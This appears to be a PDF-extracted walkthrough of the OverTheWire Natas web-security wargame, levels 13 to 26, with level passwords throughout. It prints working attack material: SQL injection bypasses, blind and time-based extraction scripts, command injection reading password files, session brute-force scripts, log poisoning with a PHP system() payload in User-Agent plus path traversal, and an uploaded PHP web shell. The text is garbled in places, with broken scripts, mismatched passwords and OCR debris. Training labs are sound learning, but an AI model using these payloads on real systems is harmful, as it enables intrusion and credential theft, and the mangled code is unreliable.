
1. Create a file shell.jpg with: \xFF\xD8\xFF // JPEG magic bytes

```
<?php echo file_get_contents("/etc/natas_webpass/natas14"); ?>
```

5. Upload it. The check will pass because the header is valid JPEG.

6. Open the uploaded file's URL:

<http://natas13.natas.labs.overthewire.org/upload/yourfile.jpg>



- **Natas Level 13 → Level 14**

1. Login with URL : <http://natas14.natas.labs.overthewire.org>

Credentials: Username: natas14 , Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

2. Source Code Analysis:

Here's the core SQL line from the source code:

php

CopyEdit

```
$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\""  
and password=\"".$_REQUEST["password"]."\"";
```

There's no input sanitization, making this form vulnerable to SQL Injection.

3. Bypassing Authentication:

Use the following input:

- Username: CopyEdit

" OR 1=1 #

- Password:

(Anything — it's ignored due to SQL injection)

4. What happens?

The query becomes:

Sql

CopyEdit

```
SELECT * from users where username="" OR 1=1 # " and password=""
```

- OR 1=1 always returns true.
- # makes SQL ignore the rest of the line.

5. You bypass the login and the server returns the password for natas15.

Password for natas15:

nginx

CopyEdit

AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J



- **Natas Level 14 → Level 15**

1. Go to the URL:

<http://natas15.natas.labs.overthewire.org>

2. Credentials:

- Username: natas15
- Password: AwWj0w5cvxrZiONGZ9J5stNVkmxdk39J

3. Source Code Hint:

php

CopyEdit

\$query = "SELECT * from users where username='' . \$_REQUEST["username"] . "";" ;

4. You can't directly extract data, but you can infer it like:

- "natas16" AND SUBSTRING(password,1,1) = "A"

If it returns "This user exists.", you know the first character of the password is A.

5. Manual Testing Example:

Try:yaml

CopyEdit

Username: natas16" AND SUBSTRING(password,1,1) = "A" #

6. If you get

:pgsql

CopyEdit

This user exists.

7. Then the first character is A. Otherwise, try B, C, etc.

8. Automated Script (Python): Here's a script to automate the password extraction:

```
python CopyEdit import requests import string url =
"http://natas15.natas.labs.overthewire.org" auth =
("natas15","AwWj0w5cvxrZiONGZ9J5stNVkmxdk3")
charset = string.ascii_letters +
string.digits password = "" while
len(password) < 32:    for char in
charset:
payload = f'natas16" AND password LIKE BINARY "{password +
char}%"'      response = requests.get(url, auth=auth,
params={"username": payload})      if "This user exists" in
response.text:
password += char
print(f"[+] Found so far: {password}")
break
```

9. Password for Natas16 (if you run the above): nginx

AWaIHEacj63wnNIBROHeqi3p9t0m5nhmh

Successful login! The password for natas15 is
AwWj0w5cvxrZiONGZ9J5tNVkmxdk39J

[View sourcecode](#)

- **Natas Level 15 → Level 16**

1. Go to the URL:

<http://natas16.natas.labs.overthewire.org>

Credentials:

- Username: natas16
- Password: WaiHEacj63wnNIBROHeqi3p9t0m5nhmh

2. Challenge Overview: You're given a form that takes a string and tells you if it exists in /etc/natas_webpass/natas17. Behind the scenes, it's doing something like: bash

CopyEdit grep \$needle /etc/natas_webpass/natas17 BUT:

- It filters out characters like ;, |, &.

Still, you can inject commands using \$(...) or backticks (`...`), which are not filtered.

3. Objective: Extract the contents of /etc/natas_webpass/natas17 using command substitution inside the needle parameter.

4. Injection Example: Try this as input:

shell

CopyEdit

\$(cat /etc/natas_webpass/natas17)

5. If the output contains:

Output: \$(cat /etc/natas_webpass/natas17) exists in file!

Then it's executing your injected command.

6. Python Automation (Brute-force char-by-


char): We'll use blind feedback to brute-force the password:

```
python CopyEdit import requests import string url =  
"http://natas16.natas.labs.overthewire.org" auth =  
("natas16",  
"WaiHEacj63wnNIBROHeqi3p9t0m5nhmh")  
charset = string.ascii_letters +  
string.digits password = "" while  
len(password) < 32:  
for c in charset:  
    needle = f"${(grep ^{password + c} /etc/natas_webpass/natas17)}'      res =  
requests.get(url, auth=auth, params={"needle": needle, "submit": "Search"})  
    if "exists" in res.text:  
        password += c  
        print(f"[+] Found so far:  
{password}") break
```

6. Password for Natas17 (after running this):

CopyEdit

8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw



- **Natas Level 16 → Level 17**

1. Natas17 Details

- URL: http://natas17.natas.labs.overthewire.org
- Username: natas17
- Password: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

2. Here's the backend logic:

php

CopyEdit

```
$query = "SELECT * from users where username='' . $_GET["username"] . """;
```

So you can inject SQL via the username parameter.

The trick is: the server doesn't show you whether your condition was true — but you can make it wait using SLEEP(n) and measure the delay!

3. Manual Testing

To test if it's vulnerable, try: plaintext CopyEdit natas18" AND SLEEP(5) #

If the response takes ~5 seconds, it's vulnerable and your payload is executed.

4. Automated Extraction Script

Here's a complete working Python script to extract the password character by character using time-based inference:


```
python CopyEdit import requests import string import  
time url = "http://natas17.natas.labs.overthewire.org" auth  
= ("natas17",  
"8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw")  
charset = string.ascii_letters +  
  
        string.digits password = ""  
  
while  
  
    len(password) < 32:  
  
        for c in charset:  
            needle = f"${grep ^{password + c} /etc/natas_webpass/natas17}'  
  
            res = requests.get(url, auth=auth, params={"needle": needle, "submit":  
"Search"})
```

```

if "exists" in res.text:
    password += c
print(f"[+]
Found so far: {password}") break

```

5. Password for Natas17 (after running this): CopyEdit
8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw



- **Natas Level 17 → Level 18**

1. URL: http://natas18.natas.labs.overthewire.org
 - Username: natas18
 - Password: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhP
1. Try this with curl:

```
bash CopyEdit curl -s -u natas18:xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhP \ --cookie "PHPSESSID=1" \ http://natas18.natas.labs.overthewire.org
```

Look for a message like:
You are logged in as a regular user.
2. Bash Script to Brute-Force Session ID
3. Here's a simple script using a for loop and curl:

```
bash CopyEdit #!/bin/bash user="natas18"
pass="xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhP"
url="http://natas18.natas.labs.overthewire.org" for i in {0..640}; do echo "Trying session ID: $i" response=$(curl -s -u $user:$pass --cookie "PHPSESSID=$i" $url)
if echo "$response" | grep -q "You are an admin"; then echo "[+]"
Found admin session!" echo "Session ID: $i" echo "Response: $response"
break fi done Make it executable: bash CopyEdit chmod +x natas18_brute.sh
./natas18_brute.sh Once it finds the right session ID, the page will show: You are an
admin. The password for natas19 is: <password>
```
4. Password for natas19: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

```

import requests
import re

username = 'natas18'
password = 'xvKIQDjy40Pv7wCRgDlmj0pFsCsDjhP'

url = 'http://natas.labs.overthewire.org/index-source.html' % username
session = requests.Session()
response = session.get(url, auth = (username, password) )

```

- **Natas Level 18 → Level 19**

1. Go to the URL: <http://natas19.natas.labs.overthewire.org>

Username: natas19 , Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

2. Try this in your browser:

Bash CopyEdit echo -n "admin 1" | base64

Output: ini CopyEdit

YWRtaW4gMQ==

3. Send it as your cookie:

bash

CopyE

dit

```

curl -s -u natas19:4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs \
--cookie "PHPSESSID=YWRtaW4gMQ==" \
http://natas19.natas.labs.overthewire.org

```

4. That might say:

You are logged in as a regular user.

Keep trying with increasing numbers (e.g., admin 2, admin 3, ...) — one of them will work.

5. bash

CopyEdit

#!/bin/bash

```

user="natas19"
pass="4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs"
url="http://natas19.natas.labs.overthewire.org"

```

```

for i in {1..100}; do
sid=$(echo -n "admin $i" |
base64)
echo "Trying session: admin $i => $sid"

```

```
res=$(curl -s -u $user:$pass --cookie "PHPSESSID=$sid" $url)
```

```

if echo "$res" | grep -q "You are an admin";
then      echo "[+] Admin session found!"
echo "Session: admin $i"      echo

```

```

"PHPSESSID: $sid"      echo "Response:"
echo "$res"      break
    fi
done

```

Save as natas19_brute.sh, then:

6. bash CopyEdit chmod

```
+x natas19_brute.sh
./natas19_brute.sh
```

```

3 import requests
4 import re
5
6
7 username = 'natas19'
8 password = '4IwIrekcuZlA90sjOk0UtwU6lhokCPYs'
9
10 url = 'http://%.natas.labs.overthewire.org/' % username
11
12 session = requests.Session()
13
14 response = session.get(url, auth = (username, password) )
15 # print response.text
16
17 print session.cookies

[...]
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
11 <body>
12 <h1>natas20</h1>
13 <div id="content">
14 You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
15 <form action="index.php" method="POST">
16 Your name: <input name="name" value=""><br>
17 <input type="submit" value="Change name" />
18 </form>
19 <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
20 </div>
21 </body>
22 </html>
23
24 [Finished in 0.4s]
```

- **Natas Level 19 → Level 20**

1. Set name and get PHPSESSID

Use curl to set your name and capture the cookie:

```
bash      CopyEdit      curl      -i      -s      -u
natas20:oefg7vux9Tpg7XnS7qkJhAiuGUWjCIyQ \
--data "name=guest" \
http://natas20.natas.labs.overthewire.org
```

2. Look

for

css:

CopyEdit

Set-Cookie: PHPSESSID=abcdef1234567890;

Copy that session ID.

3. Manually Set admin|b:1; in Session (Trick PHP)

The server reads whatever you send as a session — so craft your name input with this:

```
bash      CopyEdit      curl -s -u
natas20:oefg7vux9Tpg7XnS7qkJhAiuGUWjCIyQ \
--data "name=admin%3Db%3A1%3B" \
--cookie "PHPSESSID=abcdef1234567890" \
```

<http://natas20.natas.labs.overthewire.org>

4. Explanation:

- o admin=b:1; → tells PHP you are admin.
 - o URL encoded: o = → %3D o ; → %3B
5. Reload with same cookie bash CopyEdit curl -s -u
natas20:oefg7vux9Tpg7XnS7qkJhAiuGUWjCIyQ \ --cookie
"PHPSESSID=abcdef1234567890" \ <http://natas20.natas.labs.overthewire.org>

```
import requests
import re

username = 'natas20'
password = 'e0fm3Wsshxc5bwtVnEuGIlr7ivb9KABF'

url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()

response = session.get(url, auth = (username, password) )
print response.text
print "*80

response = session.post(url, data = {"name": "plzsub\nadmin 1"}, auth = (username, password) )
print response.text
print "*80

response = session.get(url, auth = (username, password) )
print response.text
print "*80
```

```
<html>
<head>
<!!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "e0fm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br>DEBUG: Reading from /var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>
DEBUG: Read [name plzsub]<br>DEBUG: Read [admin 1]<br>DEBUG: Read []<br>You are an admin. The credentials for the next level
are:<br><pre>Username: natas21
Password: IFekPyr0XftziDEsUr3x21sYuahypdgJ</pre>
<form action="index.php" method="POST">
Your name: <input name="name" value="plzsub"><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
DEBUG: MYWRITE 7ljnn3mu7e1g48se5quinriq24 name|s:6:"plzsub";admin|s:1:"1";<br>DEBUG: Saving in
/var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>DEBUG: admin => 1<br>DEBUG: name => plzsub<br>
=====
[Finished in 0.6s]
```

- Natas Level 20 → Level 21

1. Main URL:

<http://natas21.natas.labs.overthewire.org>

2. Experimenter Subdomain: <http://natas21-experimenter.natas.labs.overthewire.org>

- Username: natas21

- Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ

3. There are two linked systems:

- The experimenter lets you set a admin=1 flag into a session.
- The main site reads that session if the cookie is reused.

4. So the trick is:

- Set admin=1 at the experimenter subdomain.
- Use the same PHPSESSID at the main site to see if you're admin.

5. Step-by-Step Using Linux Commands

- Set admin=1 at experimenter and grab session
bash CopyEdit curl -i -s -u

```
natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
--data "admin=1&submit=1" \ http://natas21-experimenter.natas.labs.overthewire.org
```

6. Look for:

javascript

CopyEdit

Set-Cookie: PHPSESSID=abcd123456...

7. Copy that session ID.

- Use same session ID at main site bash CopyEdit curl -s -u

```
natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
--cookie "PHPSESSID=abcd123456" \
http://natas21.natas.labs.overthewire.org
```

NATAS21

Note: this website is colocated with <http://natas21-experimenter.natas.labs.overthewire.org>

You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.

[View sourcecode](#)

Note: this website is colocated with <http://natas21.natas.labs.overthewire.org>


Example:

Hello world!

Change example values here:

align:
fontsize:
bgcolor:

[View sourcecode](#)



- Natas Level 21 → Level 22

1. URL: <http://natas22.natas.labs.overthewire.org>

- Username: natas22
- Password: G6kNyAm6Yu6cm1UqZ1TVoNbkJ9OHlt1p

If you try to access the URL with a query like ?revelio=1, the site immediately redirects you back to the main page — and you miss the good stuff.

Normal browsers follow the redirect, so you don't see the actual message.

2. We'll use curl to stop it from following redirects. One-

Liner to Solve bash CopyEdit curl -s -u

```
natas22:G6kNyAm6Yu6cm1UqZ1TVoNbkJ9OHlt1p \
--location --max-redirects 0 \ "http://natas22.natas.labs.overthewire.org/?revelio=1"
```

- location normally makes curl follow redirects.
- max-redirects 0 disables that and shows us the redirect response.
- When revelio=1, the server includes the password in the response just before redirecting.



```
C:\Users\Chris\Google Drive\Apps\Cmder-5.2>C:\Ruby26-x64\bin\ruby.exe curl.rb --auth_type basic --auth_user natas22 --auth_pass chDf0weTqjwM0gjYD1UefIcH4G2k
natas22:natas.labs.overthewire.org/
[edit 5.2 (Some Chaos) Robin Hood (robin@digi.ninja) (https://digi.ninja/)]
www
overthewire
org
script
http
css
admin
the
level
www
arc
div
print
array
header
script
stylesheet
rel
link
style
key
factory
seccall
SESSION
admin
and
has
ensored
admin
something
```

- Natas Level 22 → Level 23

1. URL: <http://natas23.natas.labs.overthewire.org>

- Username: natas23
- Password: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE

2. You're asked to provide an passwd

value. The server checks for admin using a bad regex:

Php

CopyEdit

```
if (preg_match("/admin/", $passwd)) {
echo "Wrong!"; // Blocks anything with 'admin' in it
}
```

But... PHP's preg_match() can be tricked with array to string conversion!

3. So, instead of passing a string, we send an array — admin[0]=1.

Bypass With Curl

bash CopyEdit curl -s -u

natas23:D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE

\

[http://natas23.natas.labs.overthewire.org/?passwd\[\]](http://natas23.natas.labs.overthewire.org/?passwd[])=1

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
168	\$	200			1242	
169	-	200			1242	
170	©	200			1242	
171	*	200			1242	
172	€	200			1242	
173	~	200			1242	
174	-	200			1242	
175	®	200			1242	
176	-	200			1242	
177	ž	200			1242	
178	‡	200			1242	
179	ž	200			1242	
180	ž	200			1242	
181	-	200			1242	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Date: Sat, 26 Oct 2019 13:16:25 GMT
Server: Apache/2.4.10 (Debian)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//STD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at natas.labs.overthewire.org Port 80</address>
</body></html>
```

NATAS23

Password:

Warning: strstr() expects parameter 1 to be string, array given in **/var/www/natas/natas23/index.php** on line **23**

Wrong! [View sourcecode](#)

NATAS23

Password:

The credentials for the next level are:
Username: natas24 Password: OsRMXfguczKpT2Z5X14zN0433791zveg

[View sourcecode](#)

- **Natas Level 23 → Level 24**

1. Go to the URL: <http://natas24.natas.labs.overthewire.org>

Login with Username: natas24 , Password: QYw0Y2aiA672KhFepuuOZ0RKfPG99hVJ

2. The PHP code likely checks: php CopyEdit

```
if ($passwd == $stored_pass && $passwd != "") { echo "OK";  
}
```

So we can exploit PHP's loose comparison — == treats "0e123" like a number (0 × 10^123), and any two "0e..." strings will be equal under ==.

3. We're going to try a password like 0e123456 and see if it passes.

One-liner Curl Command

bash


```
curl -s -u natas24:QYw0Y2aiA672KhFepuuOZ0RKfPG99hVJ \  
--data "passwd=0e123456" \  
http://natas24.natas.labs.overthewire.org
```

If That Fails, try another magic "0e" string:

bash

CopyEdit

```
curl -s -u natas24:QYw0Y2aiA672KhFepuuOZ0RKfPG99hVJ \  
--data "passwd=0e215962017" \  
http://natas24.natas.labs.overthewire.org
```



- **Natas Level 24 → Level 25**

1. Go to the URL: http://natas25.natas.labs.overthewire.org

And login with Username: natas25

Password: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

2. Php copy

Edit include("lang/" . \$_GET["lang"] .

".php"); This means you can do

directory traversal, e.g., bash Copy

Edit

?lang=../../../../etc/passwd

But! It filters out .. if you send it directly via URL — so the trick is to bypass filtering

by sending it through a POST header (like User-Agent, Referer, or X-Forwarded-For) and then include the access log!

3. Exploit via Apache Log

File Apache access logs

are often in: pgsql Copy

Edit

/var/log/apache2/access.log

Step 1: Inject PHP into the log via User-Agent

header bash Copy

Edit

curl -s -u natas25:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK \

-H "User-Agent: <?php system('cat /etc/natas_webpass/natas26'); ?>" \

<http://natas25.natas.labs.overthewire.org>

Step 2: Include the log file using lang parameter

curl -s -u natas25:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK \

<http://natas25.natas.labs.overthewire.org/?lang=../../../../../../../../var/log/apache2/access.log>

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

Name	Value
GET	/?lang=../../../../../../../../var/www/natas/natas25/lo...
Host	natas25.natas.labs.overthewire.org
Authorization	Basic bmf0YXMyNtpHSEY2WDdZd0FDYlZc3NlVkwNWNGc...
Upgrade-Insecure-Requests	1
User-Agent	<?php include('/etc/natas_webpass/natas26'); ?>
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Cookie	_cfduid=df3c645861c8d17246bac3e40f0421ff1524305...
Connection	close

Response:

```
HTTP/1.1 200 OK
Date: Sat, 21 Apr 2018 16:17:51 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Sat Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3975
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/caa/style.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/caa/jquery-ui.css" />
<script src="http://natas.labs.overthewire.org/caa/wechall.js"></script>
<script src="http://natas.labs.overthewire.org/ja/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/ja/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/ja/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/ja/wechall.js"></script><script src="http://natas.labs.overthewire.org/ja/wechall.info = { "level": "natas25", "pass": "QHg6z7WnAcAYssHWY05crqB3hRktIac" };</script></head>
<body>
<h1>natas25</h1>
<div id="content">
<div align="right">
<form>
<select name="lang" onchange="this.form.submit()">
<option value="ja"><option>
<option value="en"><option><option>de</option></select>
</form>
</div>
</div>
[21.04.2018 12:00:37] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
"Directory traversal attempt! Fixing request."
```

• Natas Level 25 → Level 26

1. Go to the URL: <http://natas26.natas.labs.overthewire.org>

And login with Username: natas26 , Password: (*use the one from level 25*)

2. Step-by-Step Exploit Using Linux

- Create a malicious PHP file

Bash CopyEdit echo '<?php system("cat /etc/natas_webpass/natas27"); ?>' > evil.php

- Upload the file

bash CopyEdit

curl -s -u natas26:<your_password_here> \

-F "filename=evil.php" \ -F "uploadedfile=@evil.php" \

<http://natas26.natas.labs.overthewire.org> After uploading, it shows a path like:


bash

CopyEdit

The file <tmp/somefilename.php> was uploaded successfully.

A screenshot of a terminal window titled "natas26 - bash - 80x24". The terminal shows a shell session with the following output:

```
Last login: Sat Apr 28 14:18:27 on ttys000
MyMacAir:~ topgun$ cd Downloads/natas26/
MyMacAir:natas26 topgun$ php natas26_logger.php
